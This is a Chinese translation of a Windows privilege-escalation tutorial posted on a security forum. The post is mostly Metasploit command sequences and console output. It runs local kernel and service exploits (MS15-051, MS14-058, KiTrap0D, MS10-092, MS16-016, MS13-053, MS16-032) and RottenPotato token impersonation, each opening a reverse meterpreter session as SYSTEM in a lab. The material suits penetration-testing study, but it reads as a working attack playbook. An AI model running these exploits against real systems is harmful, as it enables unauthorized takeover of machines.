

原文：

<http://www.hackingarticles.in/windows-kernel-exploit-privilege-escalation/>

大家好，上一篇文章中，我们讨论了使用自动化脚本进行Windows提权的向量。今天我们来演示通过内核利用技巧来提权。为此，我们将使用metasploit的内置模块Local Exploit Suggester。这个模块可以帮助我们识别系统存在哪些漏洞可以被利用，并且为我们提供最合适的exp，通过这个exp我们可以进一步提权。

目录

Windows-Exploit-suggester

Windows ClientCopyImage Win32k Exploit

Windows TrackPopupMenu Win32k NULL Pointer Dereference

通过Kitrap0D进行Windows系统提权

Windows Escalate任务计划程序XML提权

MS16-016mrxdav.sys WebDav本地提权

EPATHOBJ::pprFlattenRec本地提权

MS13-053 : NTUserMessageCall Win32k内核池溢出

MS16-032 Secondary Logon Handle提权

RottenPotato提权

windows-Exploit-suggester


metasploit内置模块提供了很多可以进行提权的本地exp，并且根据架构，平台(运行的操作系统)，会话类型和默认选项来推荐最合适的exp。这大大节省了我们的时间，因为

用法：

注意：我们首先要获取目标主机的meterpreter会话，才能使用这个模块。而且在使用这个模块之前，我们需要先把当前的meterpreter会话放到后台运行(CTRL+Z)

现在我们获取到的meterpreter会话是1，执行下列命令：

```
use post/multi/recon/local_exploit_suggester
set LHOST 192.168.1.107
set SESSION 1
exploit
```



```
msf > use post/multi/recon/local_exploit_suggester
msf post(multi/recon/local_exploit_suggester) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf post(multi/recon/local_exploit_suggester) > exploit

[*] 192.168.1.100 - Collecting local exploits for x86/windows...
[*] 192.168.1.100 - 39 exploit checks are being tried...
[+] 192.168.1.100 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 192.168.1.100 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 192.168.1.100 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but could not be validated.
[+] 192.168.1.100 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 192.168.1.100 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 192.168.1.100 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 192.168.1.100 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 192.168.1.100 - exploit/windows/local/ms15_004_tswbproxy: The target service is running, but could not be validated.
[+] 192.168.1.100 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 192.168.1.100 - exploit/windows/local/ms16_016_webdav: The target service is running, but could not be validated.
[+] 192.168.1.100 - exploit/windows/local/ms16_032_secondary_logon_handle_privsc: The target service is running, but co
[+] 192.168.1.100 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
```

如图所示，显示了目标主机存在的漏洞和可以提权的后渗透利用exp。

Windows ClientCopyImage Win32k Exploit

Windows内核模式驱动程序中的漏洞让攻击者可以进行提权。

这个模块利用了win32k.sys内核模式驱动程序中不正确的对象处理。

这个模块已经在win7×64和×86，win2008R2 SP1×64上进行过测试。

现在，我们打开MSF控制台并执行这个exp，命令如下：

```
use exploit/windows/local/ms15_051_client_copy_image
set lhost 192.168.1.107
set session 1
exploit
```

一旦这个选中的exp得到执行，我们就得到了另外一个meterpreter会话，然后执行命令查看系统信息，如图：

```
msf > use exploit/windows/local/ms15_051_client_copy_image ↵
msf exploit(windows/local/ms15_051_client_copy_image) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf exploit(windows/local/ms15_051_client_copy_image) > set session 1
session => 1
msf exploit(windows/local/ms15_051_client_copy_image) > exploit

[*] Started reverse TCP handler on 192.168.1.107:4444
[*] Launching notepad to host the exploit...
[+] Process 3568 launched.
[*] Reflectively injecting the exploit DLL into 3568...
[*] Injecting exploit into 3568...
[*] Exploit injected. Injecting payload into 3568...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete
[*] Sending stage (179779 bytes) to 192.168.1.100
[*] Meterpreter session 2 opened (192.168.1.107:4444 -> 192.168.1.100:49193) at 2017-07-27 10:10:10

meterpreter > getsystem ↵
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid ↵
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

如你所见，系统当前登陆的用户是Windows特权用户 NT AUTHORITY\SYSTEM

Windows TrackPopupMenu Win32k NULL Pointer Dereference

该模块利用了win32k.sys中的NULL Pointer Dereference，这个漏洞可以通过使用TrackPopupMenu来触发。在特定情况下，可以在xxxSendMessage Timeout上滥用NULL Pointer Dereference来获取任意代码执行。

这个模块已经在Windows XP SP3，Windows Server 2003 SP2，Windows 7 SP1，Windows Server 2008 32位和Windows Server 2008 R2 SP1 64位上测试过。

现在打开MSF控制台，执行exp：

```
use exploit/windows/local/ms14_058_track_popup_menu
set lhost 192.168.1.107
set session 1
exploit
```

选中的exp执行之后，便会获得另一个meterpreter会话，然后输入getsystem和getuid命令查看系统信息，如图所示：

```
msf > use exploit/windows/local/ms14_058_track_popup_menu ↵
msf exploit(windows/local/ms14_058_track_popup_menu) > set session 1
session => 1
msf exploit(windows/local/ms14_058_track_popup_menu) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf exploit(windows/local/ms14_058_track_popup_menu) > exploit

[*] Started reverse TCP handler on 192.168.1.107:4444
[*] Launching notepad to host the exploit...
[+] Process 3792 launched.
[*] Reflectively injecting the exploit DLL into 3792...
[*] Injecting exploit into 3792...
[*] Exploit injected. Injecting payload into 3792...
[*] Payload injected. Executing exploit...
[*] Sending stage (179779 bytes) to 192.168.1.100
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete
[*] Meterpreter session 2 opened (192.168.1.107:4444 -> 192.168.1.100:49167) at 2017-07-27 10:10:10

meterpreter > getsystem ↵
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid ↵
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

提取成功，现在是Windows特权用户NT AUTHORITY\SYSTEM。


通过KiTrap0D进行Windows系统提权

这个模块会通过Kitrap0D这个exp来生成一个SYSTEM权限的新会话，如果当前会话已经是SYSTEM权限，那么这个脚本将不起作用。这个脚本依赖于kitrap0d.x86.dll这个文件，该模块已经在存在漏洞的Windows Server 2003，Windows Server 2008，Windows7和XP上测试过，只限32位操作系统。

开启MSF控制台，执行exp，命令如下：

```
use exploit/windows/local/ms10_015_kitrap0d
set lhost 192.168.1.107
set session 1
exploit
```

执行之后得到一个新的meterpreter会话，执行命令查看系统信息，如图：



```
msf > use exploit/windows/local/ms10_015_kitrap0d
msf exploit(windows/local/ms10_015_kitrap0d) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf exploit(windows/local/ms10_015_kitrap0d) > set session 1
session => 1
msf exploit(windows/local/ms10_015_kitrap0d) > exploit

[*] Started reverse TCP handler on 192.168.1.107:4444
[*] Launching notepad to host the exploit...
[+] Process 3288 launched.
[*] Reflectively injecting the exploit DLL into 3288...
[*] Injecting exploit into 3288 ...
[*] Exploit injected. Injecting payload into 3288...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete
[*] Sending stage (179779 bytes) to 192.168.1.100
[*] Meterpreter session 2 opened (192.168.1.107:4444 -> 192.168.1.100:49164) at 2010-01-01 12:00:00

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

windows特权用户，NT AUTHORITY\SYSTEM

Windows Escalate Task Scheduler XML提权

计划任务中的这个漏洞能够导致提权。

如果攻击者登录到存在漏洞的系统并且运行精心构造的应用程序的话，攻击者就可以通过此漏洞成功进行提权。不过，攻击者必须要有合法的凭证并且在本地进行登陆才能利用该模块在存在漏洞的Windows Vista，Windows7，Windows Server2008x64和x86上测试过可行。

开启MSF控制台，执行这个exp，命令如下：

```
use exploit/windows/local/ms10_092_schelevator
set lhost 192.168.1.107
set session 1
exploit
```

获得一个新的meterpreter会话，而且查看命令可知，已经是Windows特权用户NT AUTHORITY\SYSTEM，如图所示：

```
msf > use exploit/windows/local/ms10_092_schelevator ↵
msf exploit(windows/local/ms10_092_schelevator) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf exploit(windows/local/ms10_092_schelevator) > set session 1
session => 1
msf exploit(windows/local/ms10_092_schelevator) > exploit

[*] Started reverse TCP handler on 192.168.1.107:4444
[*] Preparing payload at C:\Users\raj\AppData\Local\Temp\rScGuIfXsQxS.exe
[*] Creating task: SpQebirwHt2qp5v
[*] SUCCESS: The scheduled task "SpQebirwHt2qp5v" has successfully been created.
[*] SCHELEVATOR
[*] Reading the task file contents from C:\Windows\system32\tasks\SpQebirwHt2qp5v...
[*] Original CRC32: 0x623787e8
[*] Final CRC32: 0x623787e8
[*] Writing our modified content back...
[*] Validating task: SpQebirwHt2qp5v
[*]
[*] Folder: \
[*] TaskName                      Next Run Time                      Status
[*] =====
[*] SpQebirwHt2qp5v                9/1/2018 10:30:00 PM              Ready
[*] SCHELEVATOR
[*] Disabling the task...
[*] SUCCESS: The parameters of scheduled task "SpQebirwHt2qp5v" have been changed.
[*] SCHELEVATOR
[*] Enabling the task...
[*] SUCCESS: The parameters of scheduled task "SpQebirwHt2qp5v" have been changed.
[*] SCHELEVATOR
[*] Executing the task...
[*] Sending stage (179779 bytes) to 192.168.1.100
[*] SUCCESS: Attempted to run the scheduled task "SpQebirwHt2qp5v".
[*] SCHELEVATOR
[*] Deleting the task...
[*] Meterpreter session 2 opened (192.168.1.107:4444 -> 192.168.1.100:49165) at 2018-0
[*] SUCCESS: The scheduled task "SpQebirwHt2qp5v" was successfully deleted.
[*] SCHELEVATOR

meterpreter > getsystem ↵
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid ↵
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

MS16-016mrxdav.sys WebDav本地提权

这个exp利用的是mrxdav.sys中的漏洞，漏洞编号是MS16-016。该模块会在目标主机上生成一个进程，并通过在特权进程的环境下执行指定的payload来提权。该模块在存在漏洞的Windows7 SP1 x86架构上测试过可行。

现在我们来实战，打开MSF控制台，执行exp，命令如下：

```
use exploit/windows/local/ms16_016_webdav
set lhost 192.168.1.107
set session 1
exploit
```

执行后得到一个新的会话，并且是Windows最高权限NT AUTHORITY\SYSTEM，如图所示：

```
msf > use exploit/windows/local/ms16_016_webdav ↵
msf exploit(windows/local/ms16_016_webdav) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf exploit(windows/local/ms16_016_webdav) > set session 1
session => 1
msf exploit(windows/local/ms16_016_webdav) > exploit

[*] Started reverse TCP handler on 192.168.1.107:4444
[*] Launching notepad to host the exploit...
[+] Process 1084 launched.
[*] Reflectively injecting the exploit DLL into 1084...
[*] Exploit injected ... injecting payload into 1084...
[*] Sending stage (179779 bytes) to 192.168.1.100
[*] Meterpreter session 2 opened (192.168.1.107:4444 -> 192.168.1.100:49202)
[*] Done. Verify privileges manually or use 'getuid' if using meterpreter to

meterpreter > getsystem ↵
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid ↵
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

EPATHOBJ::pprFlattenRec本地提权

这个漏洞是由于EPATHOBJ::pprFlattenRec使用了未初始化的数据而产生的，该漏洞可以对内存产生破坏。而我们的这个脚本就是利用这个漏洞来提权的。

这个模块已经在Windows XP SP3，Windows2003SP1和Windows7SP1上成功执行。
还是一样的套路，开启MSF，执行exp，命令如下：

```
use exploit/windows/local/ppr_flatten_rec
set lhost 192.168.1.107
set session 1
exploit
```

结果一样，就不罗嗦了，直接上图：

```
msf exploit(windows/local/ppr_flatten_rec) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf exploit(windows/local/ppr_flatten_rec) > set session 1
session => 1
msf exploit(windows/local/ppr_flatten_rec) > exploit

[*] Started reverse TCP handler on 192.168.1.107:4444
[*] Launching notepad to host the exploit...
[+] Process 3256 launched.
[*] Reflectively injecting the exploit DLL into 3256...
[*] Injecting exploit into 3256 ...
[*] Exploit injected. Injecting payload into 3256...
[*] Payload injected. Executing exploit...
[*] Exploit thread executing (can take a while to run), waiting 10 sec ...
[*] Sending stage (179779 bytes) to 192.168.1.100
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Meterpreter session 2 opened (192.168.1.107:4444 -> 192.168.1.100:49164) at 2018

meterpreter > getsystem ↵
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid ↵
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

MS13-053：NTUserMessageCall Win32k内核池溢出

Win32k中的内核池溢出导致本地提权。这个内核shellcode清空了winlogon.exe进程(系统进程)的ACL。这就导致了任何非特权的进程都可以自由迁移到winlogon.exe进程

目前，该模块已经在Windows7 SP1x86上成功运行。
接下来还是跟上面一样，打开MSF，执行exp，命令如下：

```
use exploit/windows/local/ms13_053_schlamperei
set lhost 192.168.1.107
set session 1
exploit
```

获取到新的会话，且已经成功提权到Windows特权用户NT AUTHORITY\SYSTEM，有图有真相：

```
msf > use exploit/windows/local/ms13_053_schlamperei ↵
msf exploit(windows/local/ms13_053_schlamperei) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf exploit(windows/local/ms13_053_schlamperei) > set session 1
session => 1
msf exploit(windows/local/ms13_053_schlamperei) > exploit

[*] Started reverse TCP handler on 192.168.1.107:4444
[*] Launching notepad to host the exploit...
[+] Process 2816 launched.
[*] Reflectively injecting the exploit DLL into 2816...
[*] Injecting exploit into 2816...
[*] Found winlogon.exe with PID 460
[+] Everything seems to have worked, cross your fingers and wait for a SYSTEM shell
[*] Sending stage (179779 bytes) to 192.168.1.100
[*] Meterpreter session 2 opened (192.168.1.107:4444 -> 192.168.1.100:49169) at 2016-08-26 14:44:44

meterpreter > getsystem ↵
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid ↵
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

MS16-032 Secondary Logon Handle提权

该模块利用的是Windows Secondary Logon服务中标准句柄清理功能的缺失。已知该漏洞会影响Windows7-10，Windows Server2008和2012，32位和64位都会受影响。

这个模块只对集成了powershell2.0或更高版本的Windows且具有多个CPU内核的系统有效。

步骤同上，直接在MSF中使用下列命令：

```
use exploit/windows/local/ms16_032_secondary_logon_handle_privesc
set session 1
exploit
```



生成新的meterpreter会话，权限是NT AUTHORITY\SYSTEM，如图所示：

```
msf > use exploit/windows/local/ms16_032_secondary_logon_handle_privesc
msf exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > set session 1
session => 1
msf exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > exploit

[*] Started reverse TCP handler on 192.168.1.106:4444
[*] Writing payload file, C:\Users\raj\faV0nSBLwiaE.txt...
[*] Compressing script contents...
[+] Compressed size: 3593
[*] Executing exploit script...
[*] Sending stage (179779 bytes) to 192.168.1.102
[*] Meterpreter session 2 opened (192.168.1.106:4444 -> 192.168.1.102:59031) at 2018-07-11 10:10:10

[+] Cleaned up C:\Users\raj\faV0nSBLwiaE.txt

meterpreter >
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```



RottenPotato提权

RottenPotato本地提权，从service账户提升到SYSTEM权限。

在运行二进制文件后，快速模拟Tokens（或者运行list_tokens

-u）非常重要。按照步骤一步一步执行也非常重要。在运行二进制文件的时候，请确保使用“incognito”选项。

meterpreter会话中的Incognito选项刚开始是一个独立的应用程序，该程序可以让你在入侵一个系统后模拟用户令牌。不过我们首先需要做的是检查系统中是否存在有效的令牌。

```
load incognito
```

```
list_token -u
```

可以看到当前没有可用的令牌，如图：

```
meterpreter > load incognito
Loading extension incognito...Success.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
=====
NT SERVICE\SQLSERVERAGENT
NT SERVICE\SQLTELEMETRY
TALLY\Sarah

Impersonation Tokens Available
=====
No tokens available
```



现在，我们从GitHub上下载Rottenpotato脚本来进行提权：

```
git clone https://github.com/foxglovesec/RottenPotato.git
cd RottenPotato
```

下载下来后是一个rottenpotato.exe可执行文件。

上传这个exe文件到目标主机中：

```
upload /root/Desktop/RottenPotato/rottenpotato.exe
```

如图：

```
root@kali:~/Desktop# git clone https://github.com/foxglovesec/RottenPotato.git
Cloning into 'RottenPotato'...
remote: Counting objects: 426, done.
remote: Total 426 (delta 0), reused 0 (delta 0), pack-reused 426
Receiving objects: 100% (426/426), 2.56 MiB | 868.00 KiB/s, done.
Resolving deltas: 100% (128/128), done.
root@kali:~/Desktop# cd RottenPotato
root@kali:~/Desktop/RottenPotato# ls
NHtpp  Potato  README.md  rottenpotato.exe  SharpCifs
```

现在输入下列命令来执行这个exe文件，然后在模拟用户令牌下添加SYSTEMtoken：

```
execute -Hc -f rottenpotato.exe
impersonate_token "NT AUTHORITY\SYSTEM"
```

```
meterpreter > upload /root/Desktop/RottenPotato/rottenpotato.exe .
[*] uploading : /root/Desktop/RottenPotato/rottenpotato.exe -> .
[*] uploaded : /root/Desktop/RottenPotato/rottenpotato.exe -> .\rottenpotato.exe
meterpreter > execute -Hc -f rottenpotato.exe
Process 5940 created.
Channel 5 created.
meterpreter > impersonate_token "NT AUTHORITY\SYSTEM"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM
[-] No delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

如图所示，现在我们已经拥有NT AUTHORITY\SYSTEM权限了，提权成功。

点击收藏 | 1 关注 | 1

[上一篇：使用CSS选择器和Javascr...](#) [下一篇：php敏感函数系列之mail\(\)函...](#)

1. 0 条回复
- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)